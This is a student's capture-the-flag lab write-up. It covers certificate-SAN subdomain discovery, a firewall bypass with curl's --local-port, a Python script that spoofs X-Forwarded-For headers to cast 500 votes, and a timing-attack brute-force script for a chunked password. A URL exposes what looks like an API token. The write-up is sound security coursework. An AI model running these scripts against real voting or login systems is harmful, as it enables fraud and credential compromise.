

CTF 4

Full Name: Jason Chow


Date: 11/5/2022

Challenge Name: Old MacDonald Had a Farm

Certificates provide SSL/TLS encryption to a website, and are a security mechanism for a domain (i.e. `www.maximilideanhils.com`). In some cases, a wildcard certificate (i.e. `*.maximilideanhils.com`) is used to extend TLS encryption to an unlimited number of sub-domains a domain owner may create in the future (i.e. `example1.maximilideanhils.com`, `example2.maximilideanhils.com`, etc.). In such cases, the known sub-domains must be added to the certificate's Subject Alternative Name (SAN) parameter in order to extend SSL/TLS encryption to those sub-domains. In doing so, the domain owner will also reveal any hidden sub-domains, which is the basis for this attack.

To mount the attack, I visited "`mics.maximilianhils.com`" in a browser, and inspected the website's certificate. The certificate's Subject Alternative Name (SAN) revealed a new sub-domain: "`moo.mics.maximilideanhils.com`" (see Figure 1). Visiting the sub-domain revealed the flag.

Figure 1: Subject Alternative Name (SAN) Revealing Domain




Challenge Name: There is no such thing as a free flag

Firewall rules control traffic in and out of a network, and typically use IP address, MAC address and port numbers as part of their filtering criteria. Due to the number of devices and services communicating with each other, firewalls also have multiple rules configured, which can introduce vulnerabilities due to missing or mis-configured rules.

To mount the attack, I first inspected the firewall rules focusing on exploitable 'ACCEPT' rules and mis-configured 'REJECT' rules. Rule 1: all UDP connections are rejected (not useful as a TCP connection must be established). Rule 2: all ICMP connections are accepted (not useful given ICMP is used for troubleshooting and does not return web-page content). Rule 3: all connections accepted from a device with pre-defined MAC address (not useful as web request headers do not include MAC address). Rule 4: all connections accepted from 192.168.1.42 (not useful since the address is reserved for internal home networks). Rule 5: all connections accepted but to a destination server with address 192.168.1.42 (also not useful). Rule 6: accepts all connections for logs (not useful). Rule 7: accepts all connections with destination port 8000 (not applicable). Rule 8: rejects all connections with ports in range 1024 - 65535. However, the rule does not exclude ports below 1024, which can be manually specified using a curl command with "--local-port" flag. To retrieve the flag, I ran the following command (choose port 1 as a valid port below 1024): "curl --local-port 1 http://w210.network:8101/flag.txt" (see Figure 1).

Figure 1: Curl command using --local-port



```

Last login: Thu Oct 27 20:10:37 on ttys000
(base) jasonchow@jchowmbp14 ~ % curl --local-port 1024 http://w210.network:8101/flag.txt
curl: (52) Empty reply from server
(base) jasonchow@jchowmbp14 ~ % curl --local-port 1 http://w210.network:8101/flag.txt
_flag_{deb2ad2910c24c66f009ba364f73523c}%
(base) jasonchow@jchowmbp14 ~ %
```

Challenge Name: Rigged

The Rigged challenge exploits the voter authenticity mechanism, which utilizes the source IP address of a voter to ensure one vote per person. Unfortunately, source IP addresses can be spoofed, thus enabling a single attacker to cast multiple votes (i.e. 500 votes for Jason) without repudiation.

To mount the attack, I first used Burp to capture a request to the server, which also allowed me to inspect the contents of the request header. To modify the source IP address in a request, I added an "X-Forwarded-For" header parameter that would carry a randomly generated IPv4 address to the server. As 500 unique votes (IP addresses) are required to retrieve the flag, I used a Python script to generate 500 unique IP addresses, append the address to the "X-Forwarded-For" header parameter of the request, then submit the request to the voting system (see Figure 1). Once the system received 500 votes, the flag was returned in the server's response.

Figure 1: Random IP Address Generation / "X-Forwarded-For" Script

```
1 import requests
2 import random
3 import socket
4 import struct
5
6 for i in range(500):
7
8     ipaddr = socket.inet_ntoa(struct.pack('>I', random.randint(1, 0xffffffff)))
9     url = "http://w210.network:8102/vote/jason"
10    headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0",
11              "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8",
12              "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate",
13              "X-Forwarded-For": ipaddr, "Connection": "close", "Upgrade-Insecure-Requests": "1"}
14    requests.get(url, headers = headers)
15
16 print("Completed")
```

Challenge Name: PasswordDB

The PasswordDB challenge exploits a vulnerability in the password verification logic, where the server's response time can be used as "information exhaust" to mount a timing attack on the system. By design, the system separates a 12-digit password into four chunks. Each chunk is verified, in sequential order, where the first chunk is validated before the next chunk is validated, etc. The design surfaces two vulnerabilities that enable the attack: (1) Sharding the password reduces the entropy from 10^{12} to 10^3 , which makes the brute force attack vector possible. (2) The sequential verification logic also returns a shorter response time for invalid chunks, and longer server response times for valid chunks - creating information exhaust.

To exploit the PasswordDB system, I used a brute force mechanism that submitted all combinations of a 3-digit chunk (i.e. 000-999) to the server, while recording the server's response time for each request. The 3-digit combination with the highest response time (taken as an average over 25 iterations of the brute force mechanism) became the candidate 3-digit value for chunk 1. The chunk 1 candidate was used by the brute force mechanism to reveal chunk 2. Chunk 1 and chunk 2 were used to reveal chunk 3, etc., until all four chunk digits were revealed. The four chunk digits were then combined to form a candidate password, which was submitted to the PasswordDB system, and produced a flag (see Figure 1).

Figure 1: Brute-Force Mechanism (snippet for chunk 1)

```
7 import requests
8
9 url = "https://w210.network/api/challenges/PasswordDB?token=jason.lfgIg2aA3CgbsIxxhSaJxxgST51k"
10 |
11 chunk_one_list = [dict() for k in range(27)]
12 for x in range(26):
13
14     for i in range(0, 1000):
15         chunk = f'{i:03}'
16         chunk_one_password = chunk + '000000000'
17         data = {"password": chunk_one_password}
18         request = requests.post(url, data = data)
19         time = request.elapsed.microseconds
20         chunk_one_list[x][int(chunk)] = time
21
22 for j in range(0, 1000):
23     chunk_one_list[26][j] = int((chunk_one_list[0][j] + chunk_one_list[1][j] +
24         chunk_one_list[2][j] + chunk_one_list[3][j] +
25         chunk_one_list[4][j] + chunk_one_list[5][j] +
26         chunk_one_list[6][j] + chunk_one_list[7][j] +
27         chunk_one_list[8][j] + chunk_one_list[9][j] +
28         chunk_one_list[10][j] + chunk_one_list[11][j] +
29         chunk_one_list[12][j] + chunk_one_list[13][j] +
30         chunk_one_list[14][j] + chunk_one_list[15][j] +
31         chunk_one_list[16][j] + chunk_one_list[17][j] +
32         chunk_one_list[18][j] + chunk_one_list[19][j] +
33         chunk_one_list[20][j] + chunk_one_list[21][j] +
34         chunk_one_list[22][j] + chunk_one_list[23][j] +
35         chunk_one_list[24][j] + chunk_one_list[25][j]) / 26)
36
37 result_one = max(chunk_one_list[26], key = chunk_one_list[26].get)
38 chunk_one = f'{result_one:03}'
39 print("Chunk one:", chunk_one)
```